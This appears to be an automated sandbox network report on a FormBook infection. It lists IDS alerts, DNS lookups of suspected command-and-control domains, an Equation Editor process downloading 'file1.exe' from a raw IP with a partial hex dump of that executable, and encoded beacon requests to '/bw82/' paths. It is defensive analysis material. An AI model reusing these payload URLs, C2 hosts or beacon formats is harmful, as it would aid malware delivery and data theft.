Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/13/21-17:20:49.755463	TCP	2022550	ET TROJAN Possible Malicious Macro DL EXE Feb 2016	49167	80	192.168.2.22	18.195.87.136
01/13/21-17:21:58.826994	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49168	80	192.168.2.22	198.185.159.145
01/13/21-17:21:58.826994	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49168	80	192.168.2.22	198.185.159.145
01/13/21-17:21:58.826994	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49168	80	192.168.2.22	198.185.159.145
01/13/21-17:22:14.636516	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49169	34.102.136.180	192.168.2.22
01/13/21-17:22:24.915278	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49170	34.102.136.180	192.168.2.22

Network Port Distribution

Total Packets: 50

- 53 (DNS)
- 80 (HTTP)



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 13, 2021 17:20:49.713689089 CET	49167	80	192.168.2.22	18.195.87.136
Jan 13, 2021 17:20:49.754492998 CET	80	49167	18.195.87.136	192.168.2.22
Jan 13, 2021 17:20:49.754702091 CET	49167	80	192.168.2.22	18.195.87.136
Jan 13, 2021 17:20:49.755462885 CET	49167	80	192.168.2.22	18.195.87.136
Jan 13, 2021 17:20:49.797003984 CET	80	49167	18.195.87.136	192.168.2.22
Jan 13, 2021 17:20:49.797044992 CET	80	49167	18.195.87.136	192.168.2.22
Jan 13, 2021 17:20:49.797069073 CET	80	49167	18.195.87.136	192.168.2.22
Jan 13, 2021 17:20:49.797091961 CET	80	49167	18.195.87.136	192.168.2.22
Jan 13, 2021 17:20:49.797153950 CET	49167	80	192.168.2.22	18.195.87.136
Jan 13, 2021 17:20:49.797182083 CET	49167	80	192.168.2.22	18.195.87.136
Jan 13, 2021 17:20:49.837830067 CET	80	49167	18.195.87.136	192.168.2.22
Jan 13, 2021 17:20:49.837847948 CET	80	49167	18.195.87.136	192.168.2.22
Jan 13, 2021 17:20:49.837861061 CET	80	49167	18.195.87.136	192.168.2.22
Jan 13, 2021 17:20:49.837872028 CET	80	49167	18.195.87.136	192.168.2.22
Jan 13, 2021 17:20:49.837883949 CET	80	49167	18.195.87.136	192.168.2.22
Jan 13, 2021 17:20:49.837897062 CET	80	49167	18.195.87.136	192.168.2.22
Jan 13, 2021 17:20:49.837908030 CET	80	49167	18.195.87.136	192.168.2.22
Jan 13, 2021 17:20:49.837918997 CET	80	49167	18.195.87.136	192.168.2.22
Jan 13, 2021 17:20:49.838015079 CET	49167	80	192.168.2.22	18.195.87.136
Jan 13, 2021 17:20:49.878751993 CET	80	49167	18.195.87.136	192.168.2.22
Jan 13, 2021 17:20:49.878777027 CET	80	49167	18.195.87.136	192.168.2.22
Jan 13, 2021 17:20:49.878793955 CET	80	49167	18.195.87.136	192.168.2.22
Jan 13, 2021 17:20:49.878808975 CET	80	49167	18.195.87.136	192.168.2.22
Jan 13, 2021 17:20:49.878815889 CET	49167	80	192.168.2.22	18.195.87.136
Jan 13, 2021 17:20:49.878819942 CET	80	49167	18.195.87.136	192.168.2.22
Jan 13, 2021 17:20:49.878832102 CET	49167	80	192.168.2.22	18.195.87.136
Jan 13, 2021 17:20:49.878838062 CET	80	49167	18.195.87.136	192.168.2.22
Jan 13, 2021 17:20:49.878839970 CET	49167	80	192.168.2.22	18.195.87.136
Jan 13, 2021 17:20:49.878853083 CET	49167	80	192.168.2.22	18.195.87.136
Jan 13, 2021 17:20:49.878854036 CET	80	49167	18.195.87.136	192.168.2.22
Jan 13, 2021 17:20:49.878869057 CET	49167	80	192.168.2.22	18.195.87.136
Jan 13, 2021 17:20:49.878870010 CET	80	49167	18.195.87.136	192.168.2.22
Jan 13, 2021 17:20:49.878885031 CET	80	49167	18.195.87.136	192.168.2.22
Jan 13, 2021 17:20:49.878885031 CET	49167	80	192.168.2.22	18.195.87.136
Jan 13, 2021 17:20:49.878897905 CET	49167	80	192.168.2.22	18.195.87.136
Jan 13, 2021 17:20:49.878901005 CET	80	49167	18.195.87.136	192.168.2.22
Jan 13, 2021 17:20:49.878920078 CET	80	49167	18.195.87.136	192.168.2.22
Jan 13, 2021 17:20:49.878921032 CET	49167	80	192.168.2.22	18.195.87.136
Jan 13, 2021 17:20:49.878935099 CET	49167	80	192.168.2.22	18.195.87.136
Jan 13, 2021 17:20:49.878936052 CET	80	49167	18.195.87.136	192.168.2.22
Jan 13, 2021 17:20:49.878946066 CET	49167	80	192.168.2.22	18.195.87.136
Jan 13, 2021 17:20:49.878972054 CET	49167	80	192.168.2.22	18.195.87.136
Jan 13, 2021 17:20:49.881207943 CET	49167	80	192.168.2.22	18.195.87.136
Jan 13, 2021 17:20:49.920119047 CET	80	49167	18.195.87.136	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 13, 2021 17:20:49.920152903 CET	80	49167	18.195.87.136	192.168.2.22
Jan 13, 2021 17:20:49.920171022 CET	80	49167	18.195.87.136	192.168.2.22
Jan 13, 2021 17:20:49.920175076 CET	49167	80	192.168.2.22	18.195.87.136
Jan 13, 2021 17:20:49.920187950 CET	80	49167	18.195.87.136	192.168.2.22
Jan 13, 2021 17:20:49.920192003 CET	49167	80	192.168.2.22	18.195.87.136
Jan 13, 2021 17:20:49.920206070 CET	80	49167	18.195.87.136	192.168.2.22
Jan 13, 2021 17:20:49.920209885 CET	49167	80	192.168.2.22	18.195.87.136
Jan 13, 2021 17:20:49.920226097 CET	49167	80	192.168.2.22	18.195.87.136
Jan 13, 2021 17:20:49.920227051 CET	80	49167	18.195.87.136	192.168.2.22
Jan 13, 2021 17:20:49.920237064 CET	49167	80	192.168.2.22	18.195.87.136
Jan 13, 2021 17:20:49.920247078 CET	80	49167	18.195.87.136	192.168.2.22
Jan 13, 2021 17:20:49.920263052 CET	80	49167	18.195.87.136	192.168.2.22
Jan 13, 2021 17:20:49.920267105 CET	49167	80	192.168.2.22	18.195.87.136
Jan 13, 2021 17:20:49.920279980 CET	80	49167	18.195.87.136	192.168.2.22
Jan 13, 2021 17:20:49.920291901 CET	49167	80	192.168.2.22	18.195.87.136
Jan 13, 2021 17:20:49.920298100 CET	80	49167	18.195.87.136	192.168.2.22
Jan 13, 2021 17:20:49.920320034 CET	80	49167	18.195.87.136	192.168.2.22
Jan 13, 2021 17:20:49.920329094 CET	49167	80	192.168.2.22	18.195.87.136
Jan 13, 2021 17:20:49.920339108 CET	80	49167	18.195.87.136	192.168.2.22
Jan 13, 2021 17:20:49.920352936 CET	49167	80	192.168.2.22	18.195.87.136
Jan 13, 2021 17:20:49.920356035 CET	80	49167	18.195.87.136	192.168.2.22
Jan 13, 2021 17:20:49.920368910 CET	80	49167	18.195.87.136	192.168.2.22
Jan 13, 2021 17:20:49.920381069 CET	49167	80	192.168.2.22	18.195.87.136
Jan 13, 2021 17:20:49.920387983 CET	80	49167	18.195.87.136	192.168.2.22
Jan 13, 2021 17:20:49.920403957 CET	80	49167	18.195.87.136	192.168.2.22
Jan 13, 2021 17:20:49.920412064 CET	49167	80	192.168.2.22	18.195.87.136
Jan 13, 2021 17:20:49.920422077 CET	80	49167	18.195.87.136	192.168.2.22
Jan 13, 2021 17:20:49.920432091 CET	49167	80	192.168.2.22	18.195.87.136
Jan 13, 2021 17:20:49.920439959 CET	80	49167	18.195.87.136	192.168.2.22
Jan 13, 2021 17:20:49.920448065 CET	49167	80	192.168.2.22	18.195.87.136
Jan 13, 2021 17:20:49.920461893 CET	80	49167	18.195.87.136	192.168.2.22
Jan 13, 2021 17:20:49.920464039 CET	49167	80	192.168.2.22	18.195.87.136
Jan 13, 2021 17:20:49.920485020 CET	80	49167	18.195.87.136	192.168.2.22
Jan 13, 2021 17:20:49.920494080 CET	49167	80	192.168.2.22	18.195.87.136
Jan 13, 2021 17:20:49.920504093 CET	80	49167	18.195.87.136	192.168.2.22
Jan 13, 2021 17:20:49.920511961 CET	49167	80	192.168.2.22	18.195.87.136
Jan 13, 2021 17:20:49.920521975 CET	80	49167	18.195.87.136	192.168.2.22
Jan 13, 2021 17:20:49.920526981 CET	49167	80	192.168.2.22	18.195.87.136
Jan 13, 2021 17:20:49.920538902 CET	80	49167	18.195.87.136	192.168.2.22
Jan 13, 2021 17:20:49.920547009 CET	49167	80	192.168.2.22	18.195.87.136
Jan 13, 2021 17:20:49.920556068 CET	80	49167	18.195.87.136	192.168.2.22
Jan 13, 2021 17:20:49.920563936 CET	49167	80	192.168.2.22	18.195.87.136
Jan 13, 2021 17:20:49.920583010 CET	49167	80	192.168.2.22	18.195.87.136
Jan 13, 2021 17:20:49.920607090 CET	49167	80	192.168.2.22	18.195.87.136
Jan 13, 2021 17:20:49.922650099 CET	49167	80	192.168.2.22	18.195.87.136
Jan 13, 2021 17:20:49.961369991 CET	80	49167	18.195.87.136	192.168.2.22
Jan 13, 2021 17:20:49.961519957 CET	49167	80	192.168.2.22	18.195.87.136
Jan 13, 2021 17:20:49.961555958 CET	80	49167	18.195.87.136	192.168.2.22
Jan 13, 2021 17:20:49.961606026 CET	49167	80	192.168.2.22	18.195.87.136
Jan 13, 2021 17:20:49.961808920 CET	80	49167	18.195.87.136	192.168.2.22
Jan 13, 2021 17:20:49.961841106 CET	80	49167	18.195.87.136	192.168.2.22
Jan 13, 2021 17:20:49.961868048 CET	80	49167	18.195.87.136	192.168.2.22
Jan 13, 2021 17:20:49.961868048 CET	49167	80	192.168.2.22	18.195.87.136
Jan 13, 2021 17:20:49.961882114 CET	49167	80	192.168.2.22	18.195.87.136
Jan 13, 2021 17:20:49.961893082 CET	80	49167	18.195.87.136	192.168.2.22
Jan 13, 2021 17:20:49.961910009 CET	80	49167	18.195.87.136	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 13, 2021 17:21:58.579544067 CET	52197	53	192.168.2.22	8.8.8.8
Jan 13, 2021 17:21:58.645411968 CET	53	52197	8.8.8.8	192.168.2.22
Jan 13, 2021 17:22:04.002742052 CET	53099	53	192.168.2.22	8.8.8.8
Jan 13, 2021 17:22:04.200355053 CET	53	53099	8.8.8.8	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 13, 2021 17:22:09.216767073 CET	52838	53	192.168.2.22	8.8.8.8
Jan 13, 2021 17:22:09.346319914 CET	53	52838	8.8.8.8	192.168.2.22
Jan 13, 2021 17:22:14.372931957 CET	61200	53	192.168.2.22	8.8.8.8
Jan 13, 2021 17:22:14.456639051 CET	53	61200	8.8.8.8	192.168.2.22
Jan 13, 2021 17:22:24.648885965 CET	49548	53	192.168.2.22	8.8.8.8
Jan 13, 2021 17:22:24.733634949 CET	53	49548	8.8.8.8	192.168.2.22
Jan 13, 2021 17:22:29.937338114 CET	55627	53	192.168.2.22	8.8.8.8
Jan 13, 2021 17:22:30.010046959 CET	53	55627	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 13, 2021 17:21:58.579544067 CET	192.168.2.22	8.8.8.8	0x2e78	Standard query (0)	www.usmedicarenow.com	A (IP address)	IN (0x0001)
Jan 13, 2021 17:22:04.002742052 CET	192.168.2.22	8.8.8.8	0x2f03	Standard query (0)	www.opensp iers.com	A (IP address)	IN (0x0001)
Jan 13, 2021 17:22:09.216767073 CET	192.168.2.22	8.8.8.8	0x3c4e	Standard query (0)	www.yjpps.com	A (IP address)	IN (0x0001)
Jan 13, 2021 17:22:14.372931957 CET	192.168.2.22	8.8.8.8	0x6ec7	Standard query (0)	www.curate herstories.com	A (IP address)	IN (0x0001)
Jan 13, 2021 17:22:24.648885965 CET	192.168.2.22	8.8.8.8	0xf09a	Standard query (0)	www.kolama rt.com	A (IP address)	IN (0x0001)
Jan 13, 2021 17:22:29.937338114 CET	192.168.2.22	8.8.8.8	0x18f7	Standard query (0)	www.magnab eautystyle.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 13, 2021 17:21:58.645411968 CET	8.8.8.8	192.168.2.22	0x2e78	No error (0)	www.usmedicarenow.com	ext-sq.squarespace.com		CNAME (Canonical name)	IN (0x0001)
Jan 13, 2021 17:21:58.645411968 CET	8.8.8.8	192.168.2.22	0x2e78	No error (0)	ext-sq.squarespace.com		198.185.159.145	A (IP address)	IN (0x0001)
Jan 13, 2021 17:21:58.645411968 CET	8.8.8.8	192.168.2.22	0x2e78	No error (0)	ext-sq.squarespace.com		198.185.159.144	A (IP address)	IN (0x0001)
Jan 13, 2021 17:21:58.645411968 CET	8.8.8.8	192.168.2.22	0x2e78	No error (0)	ext-sq.squarespace.com		198.49.23.144	A (IP address)	IN (0x0001)
Jan 13, 2021 17:21:58.645411968 CET	8.8.8.8	192.168.2.22	0x2e78	No error (0)	ext-sq.squarespace.com		198.49.23.145	A (IP address)	IN (0x0001)
Jan 13, 2021 17:22:04.200355053 CET	8.8.8.8	192.168.2.22	0x2f03	Server failure (2)	www.opensp iers.com	none	none	A (IP address)	IN (0x0001)
Jan 13, 2021 17:22:09.346319914 CET	8.8.8.8	192.168.2.22	0x3c4e	No error (0)	www.yjpps.com		0.0.0.0	A (IP address)	IN (0x0001)
Jan 13, 2021 17:22:14.456639051 CET	8.8.8.8	192.168.2.22	0x6ec7	No error (0)	www.curate herstories.com	curateherstories.com		CNAME (Canonical name)	IN (0x0001)
Jan 13, 2021 17:22:14.456639051 CET	8.8.8.8	192.168.2.22	0x6ec7	No error (0)	curatehers tories.com		34.102.136.180	A (IP address)	IN (0x0001)
Jan 13, 2021 17:22:24.733634949 CET	8.8.8.8	192.168.2.22	0xf09a	No error (0)	www.kolama rt.com	kolamart.com		CNAME (Canonical name)	IN (0x0001)
Jan 13, 2021 17:22:24.733634949 CET	8.8.8.8	192.168.2.22	0xf09a	No error (0)	kolamart.com		34.102.136.180	A (IP address)	IN (0x0001)
Jan 13, 2021 17:22:30.010046959 CET	8.8.8.8	192.168.2.22	0x18f7	No error (0)	www.magnab eautystyle.com	magnabeautystyle.com		CNAME (Canonical name)	IN (0x0001)
Jan 13, 2021 17:22:30.010046959 CET	8.8.8.8	192.168.2.22	0x18f7	No error (0)	magnabeaut ystyle.com		184.168.131.241	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 18.195.87.136
- www.usmedicarenow.com
- www.curateherstories.com
- www.kolamart.com
- www.magnabeautystyle.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	18.195.87.136	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>Jan 13, 2021 17:20:49.755462885 CET</td><td>0</td><td>OUT</td><td>GET /ttkkz/file1.exe HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Host: 18.195.87.136
Connection: Keep-Alive</td></tr>
<tr><td>Jan 13, 2021 17:20:49.797003984 CET</td><td>1</td><td>IN</td><td>HTTP/1.1 200 OK
Date: Wed, 13 Jan 2021 16:20:46 GMT
Server: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.7
Last-Modified: Wed, 13 Jan 2021 09:32:27 GMT
ETag: "f5e00-5b8c4d146c266"
Accept-Ranges: bytes
Content-Length: 1007104
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/x-msdownload
Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 bc bd fe 5f 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 50 00 00 54 0f 00 00 08 00 00 00 00 00 00 1e 73 0f 00 00 20 00 00 00 80 0f 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 c0 0f 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 d0 72 0f 00 4b 00 00 00 00 80 0f 00 f0 05 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 a0 0f 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0 0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 24 53 0f 00 00 20 00 00 00 54 0f 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 f0 05 00 00 00 80 0f 00 00 06 00 00 00 56 0f 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 a0 0f 00 00 02 00 00 00 5c 0f 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 73 0f 00 00 00 00 00 48 00 00 00 02 00 05 00 d8 d1 0c 00 f8 a0 02 00 03 00 00 00 85 02 00 06 08 e9 03 00 d0 e8 08 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b2 2f ee 7c 11 a1 96 e6 10 8f ef f8 ed 01 ee 28 c0 c6 16 57 a0 2e 9b 1e 28 96 a4 cd c5 44 67 2b 0a e9 16 dc ec ae 1c da 83 35 18 f5 c6 af 07 54 39 45 16 2f 64 cd 4d e8 bf a9 31 51 ae 81 aa 81 21 a1 2b b9 5d 17 01 47 1a d5 32 5c be 61 22 d7 63 30 30 34 df 44 92 6c e3 dd 36 a1 5d 8a 1d 5c 18 b6 6e aa c0 14 7c fe ab b6 5c 5a 34 05 06 2d 1d 33 5f 09 29 f6 08 22 12 b0 6c d6 23 ee 67 c8 3d e0 d0 5c 52 f1 dc 44 2d 08 d5 a8 99 34 fd de a6 fa 82 50 1f c2 3f 28 f4 76 68 c3 88 2e a6 d6 73 16 be e2 be f8 67 83 c7 7c 3d 11 86 af ca 46 5a 6c 58 26 04 d6 b1 9c 8e d4 12 a5 e6 5b f2 40 64 45 2a f7 70 64 c0 25 66 7d 49 9b cb 81 f4 b5 b8 14 8b 77 3c 38 70 8a 15 fe 20 33 bd 40 6d 1d d8 bc 44 6e 50 9b fd 04 f7 29 2e 25 43 10 ee 4e 3f 88 00 63 cc ee c4 f8 40 f3 65 3b 9e 1c da 34 68 62 d3 aa a1 d5 76 ce 3e ec a0 bd c7 8d d6 37 2e d4 06 f2 79 13 ad a9 c9 24 53 40 2f 29 e2 0f 08 93 8d 40 c6 d5 a5 1d 7c a9 35 ad 6c 55 2e 6f a2 70 52 c8 4e ff d4 7d 51 98 d1 1a fe fe be 70 d0 ea 45 de 0f d8 35 cc c0 d8 f3 d6 ab 59 aa 94 3c 8a 3b 53 29 58 f4 91 70 3b f8 3c c9 4a 52 bb 8b 53 be 93 92 dd 22 86 6b 11 1d 4e 3f b7 c8 d8 67 87 00 36 60 83 ab c3 64 ad 7b df 90 21 ef e6 2d 46 f4 aa 1f 19 14 9e 9a bf 09 63 79 65 50 c0 d5 a0 6a 3e 1b 35 53 5c 46 a3 6c 2b 86 90 ef e5
Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEL_PTs @ @rK H.text$S T `.rsrcV@@.reloc\@BsH/|(W.(Dg+5T9E/dM1Q!+]G2\a"c004Dl6]\n|\Z4-3_)"l#g=\RD-4P?(vh.sg|=FZlX&[@dE*pd%f}Iw<8p 3@mDnP).%CN?c@e;4hbv>7.y$S@/)@|5lU.opRN}QpE5Y<;S)Xp;<JRS"kN?g6`d{!-FcyePj>5S\Fl+</td></tr>
</table>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49168	198.185.159.145	80	C:\Windows\explorer.exe

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>Jan 13, 2021 17:21:58.826993942 CET</td><td>1065</td><td>OUT</td><td>GET /bw82/?Ab=gXuD_lh8bfV4RN&x2J8=cQgJWKf5RX1pgHqtrNlNvU1Wcwt7yBWYkREyiU0JrpPbxB8OGrmWpa/gYGeP1DcG9D81oQ== HTTP/1.1
Host: www.usmedicarenow.com
Connection: close
Data Raw: 00 00 00 00 00 00 00
Data Ascii:</td></tr>
</table>

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 17:21:58.999695063 CET	1066	IN	HTTP/1.1 400 Bad Request Cache-Control: no-cache, must-revalidate Content-Length: 77564 Content-Type: text/html; charset=UTF-8 Date: Wed, 13 Jan 2021 16:21:58 UTC Expires: Thu, 01 Jan 1970 00:00:00 UTC Pragma: no-cache Server: Squarespace X-Contextid: b1RjMO1x/pZARiXmV Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 3c 74 69 74 6c 65 3e 34 30 30 20 42 61 64 20 52 65 71 75 65 73 74 3c 2f 74 69 74 6c 65 3e 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 22 3e 0a 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 20 20 62 6f 64 79 20 7b 0a 20 20 20 20 62 61 63 6b 67 72 6f 75 6e 64 3a 20 77 68 69 74 65 3b 0a 20 20 7d 0a 0a 20 20 6d 61 69 6e 20 7b 0a 20 20 20 20 70 6f 73 69 74 69 6f 6e 3a 20 61 62 73 6f 6c 75 74 65 3b 0a 20 20 20 20 74 6f 70 3a 20 35 30 25 3b 0a 20 20 20 20 6c 65 66 74 3a 20 35 30 25 3b 0a 20 20 20 20 74 72 61 6e 73 66 6f 72 6d 3a 20 74 72 61 6e 73 6c 61 74 65 28 2d 35 30 25 2c 20 2d 35 30 25 29 3b 0a 20 20 20 20 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 0a 20 20 20 20 6d 69 6e 2d 77 69 64 74 68 3a 20 39 35 76 77 3b 0a 20 20 7d 0a 0a 20 20 6d 61 69 6e 20 68 31 20 7b 0a 20 20 20 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 33 30 30 3b 0a 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 34 2e 36 65 6d 3b 0a 20 20 20 20 63 6f 6c 6f 72 3a 20 23 31 39 31 39 31 39 3b 0a 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 20 30 20 31 31 70 78 20 30 3b 0a 20 20 7d 0a 0a 20 20 6d 61 69 6e 20 70 20 7b 0a 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 2e 34 65 6d 3b 0a 20 20 20 20 63 6f 6c 6f 72 3a 20 23 33 61 33 61 3b 0a 20 20 20 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 33 30 30 3b 0a 20 20 20 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 20 32 65 6d 3b 0a 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 3b 0a 20 20 7d 0a 0a 20 20 6d 61 69 6e 20 70 20 61 20 7b 0a 20 20 20 20 63 6f 6c 6f 72 3a 20 23 33 61 33 61 3b 0a 20 20 20 20 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 20 6e 6f 6e 65 3b 0a 20 20 20 20 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 3a 20 73 6f 6c 69 64 20 31 70 78 20 23 33 61 33 61 33 61 3b 0a 20 20 7d 0a 0a 20 20 62 6f 64 79 20 7b 0a 20 20 20 20 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 20 22 43 6c 61 72 6b 73 6f 6e 22 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 0a 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 32 70 78 3b 0a 20 20 7d 0a 0a 20 20 23 73 74 61 74 75 73 2d 70 61 67 65 20 7b 0a 20 20 20 20 64 69 73 70 6c 61 79 3a 20 6e 6f 6e 65 3b 0a 20 20 7d 0a 0a 20 20 66 6f 6f 74 65 72 20 7b 0a 20 20 20 20 70 6f 73 69 74 69 6f 6e 3a 20 61 62 73 6f 6c 75 74 65 3b 0a 20 20 20 20 62 6f 74 74 6f 6d 3a 20 32 32 70 78 3b 0a 20 20 20 20 6c 65 66 74 3a 20 30 3b 0a 20 20 20 20 77 69 64 74 68 3a 20 31 30 30 25 3b 0a 20 20 20 20 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 0a 20 20 20 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 20 32 65 6d 3b 0a 20 20 7d 0a 0a 20 20 66 6f 6f 74 65 72 20 73 70 61 6e 20 7b 0a 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 20 31 31 70 78 3b 0a 20 20 20 20 66 6f 6f 74 65 72 20 73 65 6e 74 2d 73 69 7a 65 3a 20 31 65 6d 3b 0a 20 20 20 20 Data Ascii: <!DOCTYPE html><head> <title>400 Bad Request</title> <meta name="viewport" content="width=device-width, initial-scale=1"> <style type="text/css"> body { background: white; } main { position: absolute; top: 50%; left: 50%; transform: translate(-50%, -50%); text-align: center; min-width: 95vw; } main h1 { font-weight: 300; font-size: 4.6em; color: #191919; margin: 0 0 11px 0; } main p { font-size: 1.4em; color: #3a3a3a; font-weight: 300; line-height: 2em; margin: 0; } main p a { color: #3a3a3a; text-decoration: none; border-bottom: solid 1px #3a3a3a; } body { font-family: "Clarkson", sans-serif; font-size: 12px; } #status-page { display: none; } footer { position: absolute; bottom: 22px; left: 0; width: 100%; text-align: center; line-height: 2em; } footer span { margin: 0 11px; font-size: 1em;

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49169	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 17:22:14.497790098 CET	1092	OUT	GET /bw82/?x2J8=2vyuGwHlN7ZUWGXZJyrkWp+hlAiWIN0rCXJnc3deUzDL3Fz4XyzD024y+ZTONjn0V5JpIg==&Ab=gXuD_lh8bfV4RN HTTP/1.1 Host: www.curateherstories.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 13, 2021 17:22:14.636516094 CET	1092	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Wed, 13 Jan 2021 16:22:14 GMT Content-Type: text/html Content-Length: 275 ETag: "5ffc838f-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.22	49170	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
